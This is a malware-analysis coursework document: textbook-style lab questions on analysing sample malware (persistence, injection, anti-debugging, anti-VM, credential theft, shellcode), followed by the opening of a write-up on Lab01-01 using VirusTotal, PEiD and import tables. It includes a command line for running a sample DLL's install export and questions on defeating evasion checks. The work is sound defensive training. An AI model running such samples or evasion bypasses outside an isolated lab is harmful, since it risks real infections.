INDEX

	ii. Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible.		
	iii. When was this program compiled?		
	iv. Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you?		
	v. What host- or network-based indicators could be used to identify this malware on infected machines?		
	vi. This file has one resource in the resource section. Use Resource Hacker to examine that resource, and then use it to extract the resource. What can you learn from the resource?		
	e. Analyze the malware found in the file Lab03-01.exe using basic dynamic analysis tools.		
	i. What are this malware's imports and strings?		
	ii. What are the malware's host-based indicators?		
	iii. Are there any useful network-based signatures for this malware? If so, what are they?		
	f. Analyze the malware found in the file Lab03-02.dll using basic dynamic analysis tools.		
	i. How can you get this malware to install itself?		
	ii. How would you get this malware to run after installation?		
	iii. How can you find the process under which this malware is running?		
	iv. Which filters could you set in order to use procmon to glean information?		
	v. What are the malware's host-based indicators?		
	vi. Are there any useful network-based signatures for this malware?		
	g. Execute the malware found in the file Lab03-03.exe while monitoring it using basic dynamic analysis tools in a safe environment		
	i. What do you notice when monitoring this malware with Process Explorer?		
	ii. Can you identify any live memory modifications?		
	iii. What are the malware's host-based indicators?		
	iv. What is the purpose of this program?		
	h. Analyze the malware found in the file Lab03-04.exe using basic dynamic analysis tools.		
	i. What happens when you run this file?		
	ii. What is causing the roadblock in dynamic analysis?		
	iii. Are there other ways to run this program?		

2.	**a. Analyze the malware found in the file Lab05-01.dll using only IDA Pro. The goal of this lab is to give you hands-on experience with IDA Pro. If you've already worked with IDA Pro, you may choose to ignore these questions and focus on reverse engineering the malware.**		
	i. What is the address of DllMain?		
	ii. Use the Imports window to browse to gethostbyname. Where is the import located?		
	iii. How many functions call gethostbyname?		
	iv. Focusing on the call to gethostbynamelocated at 0x10001757, can you fig ure out which DNS request will be made?		
	v. How many local variables has IDA Pro recognized for the subroutine at 0x10001656?		
	vi. How many parameters has IDA Pro recognized for the subroutine at 0x10001656?		
	vii. Use the Strings window to locate the string \cmd.exe /cin the disassembly. Where is it located?		
	viii. What is happening in the area of code that references \cmd.exe/c?		
	ix. In the same area, at 0x100101C8, it looks like word_1008E5C4 is a global variable that helps decide which path to take. How does the malware set dword_1008E5C4? (Hint: Use dword_1008E5C4's cross-references.)		
	x. A few hundred lines into the subroutine at 0x1000FF58, a series of com parisons use memcmpto compare strings. What happens if the string compar ison to robotworkis successful (when memcmpreturns 0)?		
	xi. What does the export PSLISTdo?		
	xii. Use the graph mode to graph the cross-references from sub_10004E79. Which API functions could be called by entering this function? Based on the API functions alone, what could you rename this function?		
	xiii. How many Windows API functions does DllMaincall directly? How many at a depth of 2?		
	xiv. At 0x10001358, there is a call to Sleep (an API function that takes one parameter containing the number of milliseconds to sleep). Looking backward through the code, how long will the program sleep if this code executes?		
	xv. At 0x10001701 is a call to socket. What are the three parameters?		

	xvi. Using the MSDN page for socketand the named symbolic constants func tionality in IDA Pro, can you make the parameters more meaningful? What are the parameters after you apply changes?		
	xvii. Search for usage of the in instruction (opcode 0xED). This instruction is used with a magic string VMXh to perform VMware detection. Is that in use in this malware? Using the cross-references to the function that executes the in instruction, is there further evidence of VMware detection?		
	xviii. Jump your cursor to 0x1001D988. What do you find?		
	xix. If you have the IDA Python plug-in installed (included with the com- mercial version of IDA Pro), run *Lab05-01.py*, an IDA Pro Python script provided with the malware for this book. (Make sure the cursor is at 0x1001D988.) What happens after you run the script?		
	xx. With the cursor in the same location, how do you turn this data into a single ASCII string?		
	xxi. Open the script with a text editor. How does it work?		
	b. analyze the malware found in the file Lab06-01.exe.		
	i. What is the major code construct found in the only subroutine called by main?		
	ii. What is the subroutine located at 0x40105F?		
	iii. What is the purpose of this program?		
	c. Analyze the malware found in the file Lab06-02.exe.		
	i. What operation does the first subroutine called by mainperform?		
	ii. What is the subroutine located at 0x40117F?		
	iii. What does the second subroutine called by maindo?		
	iv. What type of code construct is used in this subroutine?		
	v. Are there any network-based indicators for this program?		
	vi. What is the purpose of this malware?		
	d. analyze the malware found in the file Lab06-03.exe.		
	i. Compare the calls in main to Lab 6-2's main method. What is the new function called from main?		
	ii. What parameters does this new function take?		
	iii. What major code construct does this function contain?		
	iv. What can this function do?		
	v. Are there any host-based indicators for this malware?		
	vi. What is the purpose of this malware?		
	e. analyze the malware found in the file Lab06-04.exe.		
	i. What is the difference between the calls made from the main method in Labs 6-3 and 6-4?		

	ii. What new code construct has been added to main?		
	iii. What is the difference between this lab's parse HTML function and those of the previous labs?		
	iv. How long will this program run? (Assume that it is connected to the Internet.)		
	v. Are there any new network-based indicators for this malware?		
	vi. What is the purpose of this malware?		
3.	**a. Analyze the malware found in the file Lab07-01.exe.**		
	i. How does this program ensure that it continues running (achieves per sistence) when the computer is restarted?		
	ii. Why does this program use a mutex?		
	iii. What is a good host-based signature to use for detecting this program?		
	iv. What is a good network-based signature for detecting this malware?		
	v. What is the purpose of this program?		
	vi. When will this program finish executing?		
	b. Analyze the malware found in the file Lab07-02.exe.		
	i. How does this program achieve persistence?		
	ii. What is the purpose of this program?		
	iii. When will this program finish executing?		
	c. For this lab, we obtained the malicious executable, Lab07-03.exe, and DLL, Lab07- 03.dll, prior to executing. This is important to note because the mal- ware might change once it runs. Both files were found in the same directory on the victim machine. If you run the program, you should ensure that both files are in the same directory on the analysis machine. A visible IP string beginning with 127 (a loopback address) connects to the local machine. (In the real version of this malware, this address connects to a remote machine, but we've set it to connect to localhost to protect you.)		
	i. How does this program achieve persistence to ensure that it continues running when the computer is restarted?		
	ii. What are two good host-based signatures for this malware?		
	iii. What is the purpose of this program?		
	iv. How could you remove this malware once it is installed?		
	d. Analyze the malware found in the file Lab09-01.exe using OllyDbg and IDA Pro to answer the following questions. This malware was initially analyzed in the Chapter 3 labs using basic static and dynamic analysis techniques.		
	i. How can you get this malware to install itself?		

	ii. What are the command-line options for this program? What is the pass word requirement?		
	iii. How can you use OllyDbg to permanently patch this malware, so that it doesn't require the special command-line password?		
	iv. What are the host-based indicators of thismalware?		
	v. What are the different actions this malware can be instructed to take via the network?		
	vi. Are there any useful network-based signatures for this malware?		
	e. Analyze the malware found in the file Lab09-02.exe using OllyDbg to answer the following questions.		
	i. What strings do you see statically in the binary?		
	ii. What happens when you run this binary?		
	iii. How can you get this sample to run its malicious payload?		
	iv. What is happening at 0x00401133?		
	v. What arguments are being passed to subroutine 0x00401089?		
	vi. What domain name does this malware use?		
	vii. What encoding routine is being used to obfuscate the domain name?		
	viii. What is the significance of the CreateProcessAcall at 0x0040106E?		
	f. Analyze the malware found in the file Lab09-03.exe using OllyDbg and IDA Pro. This malware loads three included DLLs (DLL1.dll, DLL2.dll, and DLL3.dll) that are all built to request the same memory load location. Therefore, when viewing these DLLs in OllyDbg versus IDA Pro, code may appear at different memory locations. The purpose of this lab is to make you comfortable with finding the correct location of code within IDA Pro when you are looking at code in OllyDbg		
	i. What DLLs are imported by *Lab09-03.exe*?		
	ii. What is the base address requested by *DLL1.dll*, *DLL2.dll*, and *DLL3.dll*?		
	iii. When you use OllyDbg to debug *Lab09-03.exe*, what is the assigned based address for: *DLL1.dll*, *DLL2.dll*, and *DLL3.dll*?		
	iv. When *Lab09-03.exe* calls an import function from *DLL1.dll*, what does this import function do?		
	v. When *Lab09-03.exe* calls WriteFile, what is the filename it writes to?		
	vi. When *Lab09-03.exe* creates a job using NetScheduleJobAdd, where does it get the data for the second parameter?		
	vii. While running or debugging the program, you will see that it prints out three pieces of mystery data. What are the following:		

	DLL 1 mystery data 1, DLL 2 mystery data 2, and DLL 3 mystery data 3?		
	viii. How can you load *DLL2.dll* into IDA Pro so that it matches the load address used by OllyDbg?		
4	**a. This lab includes both a driver and an executable. You can run the executable from anywhere, but in order for the program to work properly, the driver must be placed in the C:\Windows\ System32 directory where it was origi- nally found on the victim computer. The executable is Lab10-01.exe, and the driver is Lab10-01.sys.**		
	i. Does this program make any direct changes to the registry? (Use procmon to check.)		
	ii. The user-space program calls the ControlService function. Can you set a breakpoint with WinDbg to see what is executed in the kernel as a result of the call to ControlService?		
	iii. What does this program do?		
	b. The file for this lab is Lab10-02.exe.		
	i. Does this program create any files? If so, what are they?		
	ii. Does this program have a kernel component?		
	iii. What does this program do?		
	c. This lab includes a driver and an executable. You can run the executable from anywhere, but in order for the program to work properly, the driver must be placed in the C:\Windows\System32 directory where it was originally found on the victim computer. The executable is Lab10-03.exe, and the driver is Lab10-03.sys.		
	i. What does this program do?		
	ii. Once this program is running, how do you stop it?		
	iii. What does the kernel component do?		
5	**a. Analyze the malware found in Lab11-01.exe**		
	i. What does the malware drop to disk?		
	ii. How does the malware achieve persistence?		
	iii. How does the malware steal user credentials?		
	iv. What does the malware do with stolen credentials?		
	v. How can you use this malware to get user credentials from your test environment?		
	b. Analyze the malware found in *Lab11-02.dll*. Assume that a suspicious file named *Lab11-02.ini* was also found with this malware.		
	i. What are the exports for this DLL malware?		
	ii. What happens after you attempt to install this malware using		

	iii. *rundll32.exe*?		
	iv. Where must *Lab11-02.ini* reside in order for the malware to install properly?		
	v. How is this malware installed for persistence?		
	vi. What user-space rootkit technique does this malware employ?		
	vii. What does the hooking code do?		
	viii. Which process(es) does this malware attack and why?		
	ix. What is the significance of the *.ini* file?		
	c. Analyze the malware found in *Lab11-03.exe* and *Lab11-03.dll*. Make sure that both files are in the same directory during analysis		
	i. What interesting analysis leads can you discover using basic static analysis?		
	ii. What happens when you run this malware?		
	iii. How does *Lab11-03.exe* persistently install *Lab11-03.dll*?		
	iv. Which Windows system file does the malware infect?		
	v. What does *Lab11-03.dll* do?		
	vi. Where does the malware store the data it collects?		
6	**a. Analyze the malware found in the file *Lab12-01.exe* and *Lab12-01.dll*. Make sure that these files are in the same directory when performing the analysis**		
	i. What happens when you run the malware executable?		
	ii. What process is being injected?		
	iii. How can you make the malware stop the pop-ups?		
	iv. How does this malware operate?		
	b. Analyze the malware found in the file *Lab12-02.exe*.		
	i. What is the purpose of this program?		
	ii. How does the launcher program hide execution?		
	iii. Where is the malicious payload stored?		
	iv. How is the malicious payload protected?		
	v. How are strings protected?		
	c. Analyze the malware extracted during the analysis of Lab 12-2, or use the file *Lab12-03.exe*.		
	i. What is the purpose of this malicious payload?		
	ii. How does the malicious payload inject itself?		
	iii. What filesystem residue does this program create?		
	d. Analyze the malware found in the file *Lab12-04.exe*.		
	i. What does the code at 0x401000 accomplish?		
	ii. Which process has code injected?		
	iii. What DLL is loaded using LoadLibraryA?		

	iv. What is the fourth argument passed to the CreateRemoteThread call?		
	v. What malware is dropped by the main executable?		
7	**a. Analyze the malware found in the file *Lab13-01.exe*.**		
	i. Compare the strings in the malware (from the output of the strings command) with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?		
	ii. Use IDA Pro to look for potential encoding by searching for the string xor. What type of encoding do you find?		
	iii. What is the key used for encoding and what content does it encode?		
	iv. Usethestatic toolsFindCrypt2, Krypto ANALyzer(KANAL), and the IDA Entropy Plugin to identify any other encoding mechanisms. What do you find?		
	v. What type of encoding is used for a portion of the network traffic sent by the malware?		
	vi. Where is the Base64 function in the disassembly?		
	vii. What is the maximum length of the Base64-encoded data that is sent? What is encoded?		
	viii. In this malware, would you ever see the padding characters (=or ==) in the Base64-encoded data?		
	ix. What does this malware do?		
	b. Analyze the malware found in the file *Lab13-02.exe*.		
	i. Using dynamic analysis, determine what this malware creates.		
	ii. Use static techniques such as an xor search, FindCrypt2, KANAL, and the IDA Entropy Plugin to look for potential encoding. What do you find?		
	iii. Based on your answer to question 1, which imported function would be a good prospect for finding the encoding functions?		
	iv. Where is the encoding function in the disassembly?		
	v. Trace from the encoding function to the source of the encoded content. What is the content?		
	vi. Can you find the algorithm used for encoding? If not, how can you decode the content?		
	vii. Using instrumentation, can you recover the original source of one of the encoded files?		
	c. Analyze the malware found in the file *Lab13-03.exe*.		
	i. Compare the output of strings with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?		

	ii. Use static analysis to look for potential encoding by searching for the string xor. What type of encoding do you find?		
	iii. Use static tools like FindCrypt2, KANAL, and the IDA Entropy Plugin to identify any other encoding mechanisms. How do these findings com- pare with the XOR findings?		
	iv. Which two encoding techniques are used in thismalware?		
	v. For each encoding technique, what is the key?		
	vi. For the cryptographic encryption algorithm, is the key sufficient? What else must be known?		
	vii. What does this malware do?		
	viii. Create code to decrypt some of the content produced during dynamic analysis. What is this content?		
8	**a. Analyze the malware found in file *Lab14-01.exe*. This program is not harmful to your system.**		
	i. Which networking libraries does the malware use, and what are their advantages?		
	ii. What source elements are used to construct the networking beacon, and what conditions would cause the beacon to change?		
	iii. Why might the information embedded in the networking beacon be of interest to the attacker?		
	iv. Does the malware use standard Base64 encoding? If not, how is the encoding unusual?		
	v. What is the overall purpose of this malware?		
	vi. What elements of the malware's communication may be effectively detected using a network signature?		
	vii. What mistakes might analysts make in trying to develop a signature for this malware?		
	viii. What set of signatures would detect this malware (and future variants)?		
	b. Analyze the malware found in file *Lab14-02.exe*. This malware has been configured to beacon to a hard-coded loopback address in order to prevent it from harming your system, but imagine that it is a hard-coded external address.		
	i. What are the advantages or disadvantages of coding malware to use direct IP addresses?		
	ii. Which networking libraries does this malware use? What are the advantages or disadvantages of using these libraries?		
	iii. What is the source of the URL that the malware uses for beaconing? What advantages does this source offer?		
	iv. Which aspect of the HTTP protocol does the malware leverage to achieve its objectives?		

	v. What kind of information is communicated in the malware's initial beacon?		
	vi. What are some disadvantages in the design of this malware's communication channels?		
	vii. Is the malware's encoding scheme standard?		
	viii. How is communication terminated?		
	ix. What is the purpose of this malware, and what role might it play in the attacker's arsenal?		
	c. This lab builds on Practical 8 a. Imagine that this malware is an attempt by the attacker to improve his techniques. Analyze the malware found in file *Lab14-03.exe*.		
	i. What hard-coded elements are used in the initial beacon? What elements, if any, would make a good signature?		
	ii. What elements of the initial beacon may not be conducive to a long lasting signature?		
	iii. How does the malware obtain commands? What example from the chapter used a similar methodology? What are the advantages of this technique?		
	iv. When the malware receives input, what checks are performed on the input to determine whether it is a valid command? How does the attacker hide the list of commands the malware is searching for?		
	v. What type of encoding is used for command arguments? How is it different from Base64, and what advantages or disadvantages does it offer?		
	vi. What commands are available to this malware?		
	vii. What is the purpose of this malware?		
	viii. This chapter introduced the idea of targeting different areas of code with independent signatures (where possible) in order to add resiliency to network indicators. What are some distinct areas of code or configuration data that can be targeted by network signatures?		
	ix. What set of signatures should be used for this malware?		
	d. Analyze the sample found in the file Lab15-01.exe. This is a command-line program that takes an argument and prints "Good Job!" if the argument matches a secret code.		
	i. What anti-disassembly technique is used in this binary?		
	ii. What rogue opcode is the disassembly tricked into disassembling?		
	iii. How many times is this technique used?		

	iv. What command-line argument will cause the program to print "Good Job!"?		
	e. Analyze the malware found in the file Lab15-02.exe. Correct all anti-disassembly countermeasures before analyzing the binary in order to answer the questions.		
	i. What URL is initially requested by the program?		
	ii. How is the User-Agent generated?		
	iii. What does the program look for in the page it initially requests?		
	iv. What does the program do with the information it extracts from the page?		
	f. Analyze the malware found in the file *Lab15-03.exe*. At first glance, this binary appears to be a legitimate tool, but it actually contains more functionality than advertised.		
	i. How is the malicious code initially called?		
	ii. What does the malicious code do?		
	iii. What URL does the malware use?		
	iv. What filename does the malware use?		
9	**a. Analyze the malware found in *Lab16-01.exe* using a debugger. This is the same malware as *Lab09-01.exe*, with added anti-debugging techniques.**		
	i. Which anti-debugging techniques does this malwareemploy?		
	ii. What happens when each anti-debugging technique succeeds?		
	iii. How can you get around these anti-debugging techniques?		
	iv. How do you manually change the structures checked during runtime?		
	v. Which OllyDbg plug-in will protect you from the anti-debugging tech niques used by this malware?		
	b. Analyze the malware found in *Lab16-02.exe* using a debugger. The goal of this lab is to figure out the correct password. The malware does not drop a malicious payload.		
	i. What happens when you run *Lab16-02.exe* from the command line?		
	ii. What happens when you run *Lab16-02.exe* and guess the command-line parameter?		
	iii. What is the command-line password?		
	iv. Load *Lab16-02.exe* into IDA Pro. Where in the mainfunction is strncmp		
	v. found?		
	vi. What happens when you load this malware into OllyDbg using the defaultsettings?		
	vii. What is unique about the PE structure of *Lab16-02.exe*?		

	viii. Where is the callback located? (Hint: Use CTRL-E in IDA Pro.)		
	ix. Which anti-debugging technique is the program using to terminate immediately in the debugger and how can you avoid this check?		
	x. What is the command-line password you see in the debugger after you disable the anti-debugging technique?		
	xi. Does the password found in the debugger work on the command line?		
	c. Analyze the malware in *Lab16-03.exe* using a debugger. This malware is similar to *Lab09-02.exe*, with certain modifications, including the introduction of anti debugging techniques.		
	i. Which strings do you see when using static analysis on the binary?		
	ii. What happens when you run this binary?		
	iii. How must you rename the sample in order for it to run properly?		
	iv. Which anti-debugging techniques does this malware employ?		
	v. For each technique, what does the malware do if it determines it is running in a debugger?		
	vi. Why are the anti-debugging techniques successful in this malware?		
	vii. What domain name does this malware use?		
	d. Analyze the malware found in *Lab17-01.exe* inside VMware. This is the same malware as *Lab07-01.exe*, with added anti-VMware techniques.		
	i. What anti-VM techniques does this malware use?		
	ii. If you have the commercial version of IDA Pro, run the IDA Python script from Listing 17-4 in Chapter 17 (provided here as *findAntiVM.py*). What does it find?		
	iii. What happens when each anti-VM technique succeeds?		
	iv. Which of these anti-VM techniques work against your virtual machine?		
	v. Why does each anti-VM technique work or fail?		
	vi. How could you disable these anti-VM techniques and get the malware to run?		
	e. Analyze the malware found in the file *Lab17-02.dll* inside VMware. After answering the first question in this lab, try to run the installation exports using *rundll32.exe* and monitor them with a tool like procmon. The following is an example		

	command line for executing the DLL: rundll32.exe Lab17-02.dll,InstallRT (or InstallSA/InstallSB)		
	i. What are the exports for this DLL?		
	ii. What happens after the attempted installation using *rundll32.exe*?		
	iii. Which files are created and what do they contain?		
	iv. What method of anti-VM is in use?		
	v. How could you force the malware to install during runtime?		
	vi. How could you permanently disable the anti-VMtechnique?		
	vii. How does each installation export function work?		
	f. Analyze the malware *Lab17-03.exe* inside VMware.		
	i. What happens when you run this malware in a virtual machine?		
	ii. How could you get this malware to run and drop its keylogger?		
	iii. Which anti-VM techniques does this malware use?		
	iv. What system changes could you make to permanently avoid the anti-VM techniques used by this malware?		
	v. How could you patch the binary in OllyDbg to force the anti-VM techniques to permanently fail?		
10	**a. Analyze the file *Lab19-01.bin* using *shellcode_launcher.exe***		
	i. How is the shellcode encoded?		
	ii. Which functions does the shellcode manually import?		
	iii. What network host does the shellcode communicate with?		
	iv. What filesystem residue does the shellcode leave?		
	v. What does the shellcode do?		
	b. The file *Lab19-02.exe* contains a piece of shellcode that will be injected into another process and run. Analyze this file.		
	i. What process is injected with the shellcode?		
	ii. Where is the shellcode located?		
	How is the shellcode encoded?		
	iv. Which functions does the shellcode manually import?		
	v. What network hosts does the shellcode communicatewith?		
	vi. What does the shellcode do?		
	c. Analyze the file *Lab19-03.pdf*. If you get stuck and can't find the shellcode, just skip that part of the lab and analyze file *Lab19-03_sc.bin* using *shellcode_launcher.exe*.		
	i. What exploit is used in this PDF?		
	ii. How is the shellcode encoded?		
	iii. Which functions does the shellcode manually import?		
	iv. What filesystem residue does the shellcode leave?		
	v. What does the shellcode do?		


	d. The purpose of this first lab is to demonstrate the usage of the thispointer. Analyze the malware in *Lab20-01.exe*.		
	i. Does the function at 0x401040 take any parameters?		
	ii. Which URL is used in the call to URLDownloadToFile?		
	iii. What does this program do?		
	e. Analyze the malware In Lab20-02.exe.		
	i. What can you learn from the interesting strings in this program?		
	ii. What do the imports tell you about this program?		
	iii. What is the purpose of the object created at 0x4011D9? Does it have any virtual functions?		
	iv. Which functions could possibly be called by the call [edx]instruction at 0x401349?		
	v. How could you easily set up the server that this malware expects in order to fully analyze the malware without connecting it to the Internet?		
	vi. What is the purpose of this program?		
	vii. What is the purpose of implementing a virtual function call in this program?		
	f. Analyze the malware in Lab20-03.exe.		
	i. What can you learn from the interesting strings in this program?		
	ii. What do the imports tell you about this program?		
	iii. At 0x4036F0, there is a function call that takes the string Config error, followed a few instructions later by a call to CxxThrowException. Does the function take any parameters other than the string? Does the function return anything? What can you tell about this function from the context in which it's used?		
	iv. What do the six entries in the switch table at 0x4025C8 do?		
	v. What is the purpose of this program?		
	g. Analyze the code in *Lab21-01.exe*		
	i. What happens when you run this program without any parameters?		
	ii. Depending on your version of IDA Pro, main may not be recognized automatically. How can you identify the call to the main function?		
	iii. What is being stored on the stack in the instructions from 0x0000000140001150 to 0x0000000140001161?		
	iv. How can you get this program to run its payload without changing the filename of the executable?		
	v. Which two strings are being compared by the call to strncmp at 0x0000000140001205?		

	vi. Does the function at 0x00000001400013C8 take any parameters?		
	vii. How many arguments are passed to the call to CreateProcess at 0x0000000140001093? How do you know?		
	h. Analyze the malware found in *Lab21-02.exe* on both x86 and x64 virtual machines.		
	i. What is interesting about the malware's resource sections?		
	ii. Is this malware compiled for x64 or x86?		
	iii. How does the malware determine the type of environment in which it is running?		
	iv. What does this malware do differently in an x64 environment versus an x86 environment?		
	v. Which files does the malware drop when running on an x86 machine? Where would you find the file orfiles?		
	vi. Which files does the malware drop when running on an x64 machine? Where would you find the file or files?		
	vii. What type of process does the malware launch when run on an x64 system?		
	viii. What does the malware do?		

Practical No. 1

a- This lab uses the files Lab01–01.exe and Lab01–01.dll.

i- To begin with, we have **Lab01–01.exe** and **Lab01–01.dll**. At first glance, we can might assume these associated. As **.dll**s can't be run on their own, potentially **Lab01–01.exe** is used to run **Lab01–01.dll**. We can upload these to http://www.VirusTotal.com to gain a useful amount of initial information (Figure 1.1).






Figure 1.1— VirusTotal.com reports for **Lab01–01.exe** and **Lab01–01.dll**.

Although the book states that these files are initially unlikely to appear within VirusTotal, they have become part of the antivirus signatures so have been recognised. We currently see that 44/73 antivirus tools pick up on malicious signatures from **Lab01–01.exe**, whereas 36/71 identify **Lab01–01.dll** as malicious.

ii-We can use VirusTotal to identify more information, such as when the files were compiled. We see that the two files were compiled almost at the same time (*around 2010–12–19 16:16:19*) — this strengthens the theory as the two files are associated. Other tools can also be utilised to identify Time Date Stamp, such as PE Explorer (Figure 2.1).

Figure 2.1 — Date Time Stamps from VirusTotal.com and PE Explorer.

iii-When a file is **packed**, it is more difficult to analyse as it is typically obfuscated and compressed. Key indicators that a program is packed, is a lack of visible `strings` or information, or including certain functions such as `LoadLibrary` or `GetProcAddress` — used for additional functions. A packed executable has a **wrapper program** which decompresses and runs the file, and when statically analysing a packed program, only the wrapper program is examined.





Figure 3.1 — PEiD of **Lab01–01.exe**


PEiD can be used to identify whether a file is packed, as it shows which packer or compiler was used to build the program. In this case *Microsoft Visual C++ 6.0* is used for both the **Lab01–01.exe** and **Lab01–01.dll** (figure 3.1), whereas a packed file would be packed with something like *UPX*.

iv- Investigating the **imports** is useful in identifying what the malware might do. Imports are functions used by a program, but are actually stored in a different program, such as common libraries.

Any of the previously used tools (VirusTotal, PEiD, and PE Explorer) can be used to identify the imports. These are stored within the **ImportTable** and can be expanded to see which functions have been imported.

Lab01–01.exe imports functions from `KERNEL32.dll` and `MSVCRT.dll`, with **Lab01–01.dll** also importing functions from `KERNEL32.dll`, `MSVCRT.dll`, and `WS2_32.dll` (figure 4.1)




Imports Viewer

DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
KERNEL32.dll	000020AC	00000000	00000000	0000214E	00002000
WS2_32.dll	000020DC	00000000	00000000	0000215C	00002030
MSVCRT.dll	000020C4	00000000	00000000	00002172	00002018

